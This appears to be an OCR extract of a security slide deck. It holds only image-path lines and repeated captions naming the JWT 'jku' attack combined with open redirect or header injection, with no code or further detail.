
jku and Open Redirect




jku and Open Redirect




jku and Open Redirect




jku and Open Redirect




jku and Open Redirect




jku and Header Injection



